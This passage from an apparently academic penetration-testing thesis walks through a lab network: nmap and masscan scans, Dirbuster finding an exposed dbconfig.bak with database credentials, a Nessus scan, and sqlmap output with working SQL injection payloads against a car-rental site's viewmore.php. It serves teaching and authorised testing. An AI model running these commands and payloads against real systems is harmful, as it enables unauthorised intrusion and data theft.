..               DR          0   Sun May 20 22:36:12 2012
4551.jsvc_up     R           0   Thu Dec 24 23:26:37 2020
.ICE-unix        DH          0   Thu Dec 24 23:26:02 2020
.X11-unix        DH          0   Thu Dec 24 23:26:09 2020
.X0-lock         HR          11  Thu Dec 24 23:26:09 2020

7282168 blocks of size 1024. 5385556 blocks available
smb: \> pwd
Current directory is \\\192.168.1.13\temp\
smb: \> █
```

Figure 4.88: Browse the tmp share folder

4.2 Use Case with Pivoting

The second use case that we created for the application of penetration testing is a relatively complex network which very similar to the network topology of a small company. This network topology consists of 2 machines which have as operating system Windows 7 & Linux. More specifically, the first machine is a Raspberry pi in which is hosted a web site that created only for thesis purpose (Web server). The second machine is a computer that have as operating system Windows 7 and is connected on the router but all the ports on this machine are filtered and that means that is not accessible. Nevertheless, we are configured the second machine to be accessible only from the first machine (Web server).

The above information is outlined in the below network diagram:




Figure 4.89: Network Datagram

Additional initial information about the machines that included on this use case are defined on the below table:

Machine	IP	Operating System	Version
Penetration Tester machine	192.168.1.21	Kali Linux	
Raspberry Pi Web server	192.168.1.11	Linux	Linux Ubuntu 18.04.1 Kernel version : 5.4.0-1030-raspi
Workstation A	192.168.1.23	Windows	Windows 7 SP1 (version 7601)

4.2.1 Phase A: Engagement

As we described on the first section of thesis, on this phase the penetration tester agrees all details about the penetration testing with the company. In our case, we supposed that the company wants to examine its entire network and more specifically the website that is hosted on the web server and if it is possible an unauthorized user gain access on the Windows machine (Workstation A)

Finally, we assume that the company has agreed to the terms of the penetration testing which are summarized below:

Rules of Engagement (ROE).	
Type of Penetration Testing	Internal Testing (As the penetration tester is connected directly on the company's network)
Project Schedule	Deadline in 10 days
Scope	<ul style="list-style-type: none"> Checking the entire IT infrastructure for vulnerabilities (Web Server, Web Site, Workstation A (if is accessible)) Checking if the Workstation A is accessible from unauthorized users.
Testing Tools	Nmap, Nessus, Metasploit, Dirbuster, enum4linux, sqlmap, john the ripper
Termination of Testing	If the penetration tester is not able to gain access to target machine (Workstation A) in accordance with the scope, the testing will cease. If the penetration tester is able to gain access the whole process should be documented and provide the supporting evidence.
Reporting	The final report should be delivered within 15 days of the completion of the test.

4.2.2 Phase B & C: Information Gathering & Footprinting and Scanning

Once the legal paperwork was completed the penetration tester can start the phases Information Gathering & Footprinting and Scanning. As we have agreed to perform internal penetration testing, we are connected to the company's network directly. This option offered us many important general information regarding the type of business, assets, products, services etc .

In this phase we will try to collect a lot of useful information such as the following:

- The hosts that are up in our network
- The IPs of these hosts
- The operating Systems that have these hosts
- The ports that are open on these hosts as well as the services that run on them

The above information is the basic information that a penetration tester needs in order to start a penetration testing in a company.

In our case as we are connected to the internal network of company, we have already obtained an internal IP on our machine that displayed on the below print screen:

```

root@kali:~# ifconfig
eth0: flags=4096<UP,BROADCAST,MULTICAST> mtu 1500
    ether 08:00:27:14:73:45 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 01<localhost>
    loop txqueuelen 1000 (local loopback)
    RX packets 12 bytes 556 (0.5 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 556 (0.5 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=16384<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.21 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a0ff:fc08:d921:65c prefixlen 64 scopeid 02<linklocal>
    inet6 2a0:1987:1d1a:8b00:28e2:1335:e81f:5f0c prefixlen 64 scopeid 04<global>
    ether 88:6b:22:af:62:82 txqueuelen 1000 (Ethernet)
    RX packets 562 bytes 423493 (415.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 949 bytes 7283 (71.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#

```

Figure 4.90: Execute the ifconfig command

From the above print screen we identified that our Kali Linux machine have the IP 192.168.1.21 as we used the wireless network adapter (wlan0 interface).Then the first step that we performed is to find all the machines that are connected on this specific network with the Nmap tool. The command that we were used is the following:

```

root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 22:59 EET

```

Figure 4.91: Scan the network with Nmap tool

```

root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 22:59 EET
Nmap scan report for speedport-192.1.1 (192.168.1.1)
Host is up (0.639s latency).
MAC Address: 08:4c:00:12:78:9c (Zte)
Nmap scan report for ubuntu (192.168.1.11)
Host is up (0.12s latency).
MAC Address: 88:77:18:44:09:19 (Raspberry Pi Foundation)
Nmap scan report for 192.168.1.21 (192.168.1.21)
Host is up.

```

Figure 4.92: Hosts that are up on the target network

With the above command we ran a ping scan in order to discover all the host which are connected to the network without port scan. In our target network we have find that 3 hosts are connected on the company network. The results of the above command are summarized on the below table:

Machine	IP
Our Machine	192.168.1.21
Company's Router	192.168.1.1

Ubuntu Host	192.168.1.11
-------------	--------------

Therefore, from the above results of the command, we realized that we need to focus only on the Ubuntu host with IP 192.168.1.11. For this reason, we try to find more information about the machine with IP 192.168.1.11.

We started searching for open ports on this machine with the nmap tool by executing the command `nmap -sT 192.168.1.11` and we identified that the Ubuntu machine have only the 22(ssh) and 80(http) port open as shown in the following print screen:

```

root@kali:~# nmap -sT 192.168.1.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 23:01 EET
Nmap scan report for ubuntu (192.168.1.11)
Host is up (0.413s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:EB:4E:09:1B (Raspberry Pi Foundation)
Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
root@kali:~#

```

Figure 4.93: Port scan with Nmap tool

As we located two open ports on the machine, we tried to identify the services that run on it along with their versions and we found the following results:

Port	Service	Version
22	ssh	OpenSSH 7.6p1 Ubuntu
80	http	Apache httpd 2.4.29

```

root@kali:~# nmap -sV 192.168.1.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-17 23:02 EET
Nmap scan report for ubuntu (192.168.1.11)
Host is up (0.836s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu Aubuntu.org (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:EB:4E:09:1B (Raspberry Pi Foundation)
Service Info: OS: linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds
root@kali:~#

```

Figure 4.94: Version Detection with Nmap tool

By default, Nmap scans the 1,000 most popular ports of each protocol it is asked to scan, so we used another scanning tool the Masscan which is faster than the nmap in order to find if there are any more open ports on the machine. From our scan we found that in our target machine there are no other ports open as shown in the following screenshot:

```

root@kali:~# masscan -p 192.168.1.11
Starting masscan 1.0.3 (http://bit.ly/1v0zcl) at 2021-03-17 21:07:10 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [4299 ports/host]
Discovered open port 80/tcp on 192.168.1.11
Discovered open port 22/tcp on 192.168.1.11
root@kali:~#

```

Figure 4.95: Port scan with Masscan tool

In summary, we identified that on our target machine (192.168.1.11) the open ports, the services that runs on them and their versions that are displayed on the following table:

Port	Service	Version
22	ssh	OpenSSH 7.6p1 Ubuntu
80	http	Apache httpd 2.4.29

The indication that the port 80 is open on the target machine, lead us to the conclusion that the server-machine may be host a website application. For this reason, we visited the URL <http://192.168.1.11> through a web browser and we identified that a web site is existed on the server.




Figure 4.96: The main page of web site

Via inspection the web site, we noted that the web application is concern a car rental company which consists with the following web pages:




Figure 4.97: Web pages that are hosted on the web server

To be able to search for more pages that are not visible through a link we used the Dirbuster tool. As we described on the first section the Dirbuster is designed to brute force directories

and files names on web/application server. In our case we searched for directories, files with php, bak and txt extension on the server <http://192.168.1.11> based on the file directory-list-2.3-small.txt.




Figure 4.98: Searching for hidden folders/files (Dirbuster tool)

From the Dirbuster results we identified that the robots.txt file is existing on the target server. Robots.txt is a text file with instructions for search engine crawlers. It defines which areas of a website crawlers are allowed to search. Using this simple text file, developers can easily exclude entire domains, complete directories, one or more subdirectories or individual files that contains sensitive information from search engine crawling.




Figure 4.99: Robot.txt file exist on the webserver

We tried to navigate on this specific file and we identified that file is accessible and contain the following entry:




Figure 4.100: Content of robots.txt file

From the above entry that contained on the robot.txt file we understand that the developer of the website wanted to hide the file dbconfig.bak from the crawlers. We navigated the file dbconfig.bak and we found that the respective file is accessible and contain sensitive information about the database connectivity.





Figure 4.101: Downloading the file that included on the robots.txt

```

/root/Downloads/dbconfig.bak - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.
<?php
$con = mysqli_connect("192.168.1.11", "carrental", "p@ssw0rd123", "carrental");

if (!$con)
{
    die('Could not connect: ' . mysqli_error());
}

?>

```

Figure 4.102: Content of the dbconfig.bak file

The sensitive information from the above file are summarized on the following table:

Table 4.12: Findings from the server 1			
Useful information for future use			
IP of database	DB user	DB Password	Database Name
192.168.1.11	carrental	p@ssw0rd123	carrental

4.2.3 Phase D: Vulnerability Assessment

The next phase in the penetration testing is the Vulnerability Assessment where the penetration tester tries to find any known possible vulnerabilities existing in the target system. In our case we used the Nessus tool in order to find all the possible vulnerabilities for the machine with IP 192.168.1.11, we noted that the following results were found in the target machine:




Figure 4.103: Scanning the webserver for vulnerabilities (Nessus tool)

Target Machine	Critical	High	Medium	Low	Info
192.168.1.11	0 Vulnerabilities	0 Vulnerabilities	0 Vulnerabilities	0 Vulnerabilities	24 info

As we saw from the print screen above, the destination machine has no known vulnerabilities in order to exploit them and gain access to the machine.

4.2.4 Phase E: Exploitation

As we already mentioned above on the first section (2.2.5 Exploitation), in this phase the penetration tester tries to exploit any vulnerability on the target machine in order to gain at least a low privilege access. In our case as there are no known vulnerabilities on the target machine. For this reason, we investigated the web application that is hosted on the machine as we have already discovered on the phase B&C Information Gathering & Footprinting and Scanning.

The first page that we investigated is the viewmore.php page which display more information about the selected car. For instance, we selected the first car of the table on the page viewcar.php:




Figure 4.104: Viewcars webpage

and we received the following web page:




Figure 4.105: Viewmore webpage

The above page was received through a GET request with parameter “id” as showed up on the URL. This parameter “id” is used to identify the car for which its data will be retrieved from the database and displayed on the web page. This is an important factor that the page can be vulnerable to SQL injection attacks and for this reason we tried to inject SQL code through this parameter.

We used a pre-installed tool on the Kali linux the sqlmap tool in order to identify if the id parameter is vulnerable on SQL injection attacks. Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database server. By executing the command:

- sqlmap -u “192.168.1.11/viewmore.php?id=2” -p id

and we noted that the id parameter is vulnerable on the SQL injection attacks as resulted from the sqlmap tool.




Figure 4.106: Execute sqlmap against viewmore page

Once we were able to detect a website that is vulnerable to SQL injection attack, with the same tool we retrieved data from the database as shown in the following images:

- Display the databases that exists on the server:

sqlmap -u "192.168.1.11/viewmore.php?id=2" -- dbs

```

root@kali:~# sqlmap -u "192.168.1.11/viewmore.php?id=2" -- dbs
[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.
[*] starting @ 22:47:11 /2021-02-27/
[22:47:12] [INFO] Resuming back-end DBMS 'mysql'
[22:47:12] [INFO] Testing connection to the target URL.
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=22ph72b67...ktu699ca2'). Do you want to use those [Y/n] ?
[22:47:12] [CRITICAL] previous heuristic detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: non-blind blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2 AND 6603=6603 AND 'Mhp'='Mhp'
Type: time-based blind
Title: MySQL > 3.0.0.12 AND time-based blind (query SLEEP)
Payload: id=2 AND (SLEEP(2022 FROM (SELECT(SLEEP(5)))Ppqp)) AND 'Mhp'='Mhp'
Type: UNION query
Title: Generic UNION query (NULL) - 7 columns
Payload: id=974' UNION ALL SELECT NULL,CONCAT(0x717a2b71,0x3a3a4517263746667208667316736807610297575794366868465724724674d5975,0x7173627971),NULL,NULL,NULL,NULL,--
[22:47:18] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 3.0.0.12 (MySQL/5.6.16)
[22:47:18] [INFO] Fetching database names
[22:47:18] [WARNING] reflective values detected that the target is protected by some kind of WAF/IPS
[22:47:18] [INFO] Retrieved: 'information_schema'
[22:47:18] [INFO] Retrieved: 'carrental'
Available databases [2]:
[*] carrental
[*] information_schema
[22:47:18] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.11'
[*] ending @ 22:47:19 /2021-02-27/
root@kali:~#

```

Figure 4.107: Finding databases on the web server

